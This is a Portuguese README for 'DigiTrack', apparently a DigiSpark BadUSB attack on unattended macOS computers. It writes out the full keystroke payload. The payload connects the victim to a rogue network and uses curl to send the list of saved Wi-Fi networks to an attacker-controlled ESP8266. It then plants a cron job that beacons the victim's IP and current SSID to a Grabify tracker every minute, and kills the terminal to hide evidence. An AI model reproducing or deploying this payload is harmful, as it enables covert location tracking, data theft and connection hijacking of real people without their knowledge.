DigiTrack
Em 30 segundos, este ataque pode descobrir a que redes um computador MacOS se conectou anteriormente e plantar um script que rastreia o endereço IP atual e a rede Wi-Fi a cada 60 segundos.

Agora inclui: Hardtracker - Digispark VPN buster para enviar o endereço IP e BSSID/SSID de redes Wi-Fi próximas em um computador MacOS para um rastreador Grabify a cada 60 segundos.
Este é um ataque de $5 que faz algumas coisas:
- Insere um backdoor Wi-Fi em um computador da vítima, permitindo que você capture a conexão de dados da vítima a qualquer momento quando estiver no alcance do Wi-Fi.
- Rouba uma lista de todas as redes às quais a vítima já se conectou (para rastreamento, classificação e sequestro de conexão de dados).
- Insere um trabalho de rastreamento que envia o endereço IP e a rede conectada atualmente para um link Grabify a cada 60 segundos.
O ataque ocorre: Uma vítima deixa um computador MacOS desacompanhado por 30 segundos. O atacante insere uma placa DigiSpark carregada com um payload de ataque. O payload se parece com isto (com atrasos e teclas individuais removidos):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- Adicionamos a rede "Sneakernet" à nossa lista de redes confiáveis e nos conectamos a ela.
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- Após conectar, enviamos uma requisição CURL listando cada rede que o computador MacOS já conectou para o esp8266 criando a rede "Sneakernet". O & coloca o processo em segundo plano caso demore muito, e o -m define um temporizador de 10 segundos para evitar que demore demais. Agora sabemos a quais redes Wi-Fi a vítima se conectou e quais redes forçarão o computador a conectar sem perguntar.
DigiKeyboard.print("export VISUAL=nano; crontab -e");
- Criamos um trabalho que será executado a cada 60 segundos.
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- Suprimimos a saída do CURL e capturamos o nome da rede Wi-Fi atualmente conectada. Enviamos isso junto com uma requisição CURL para uma URL de rastreamento, entregando o endereço IP do alvo e a rede Wi-Fi atualmente conectada a cada 60 segundos.
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- Finalmente, esperamos todos os processos em segundo plano terminarem e matamos a janela do terminal para esconder as evidências.
O tempo total de execução é de cerca de 30 segundos, não incluindo os poucos segundos que o Digispark espera para o upload de um sketch.
Notas: O Grabify pode entrar no modo "Estou sob ataque" e não permitir o check-in. Procure por esta linha:
div class="cf-browser-verification cf-im-under-attack"
Se você vê-la, então o endereço IP está sendo bloqueado pelo Cloudflare.

 skickar/digitrack







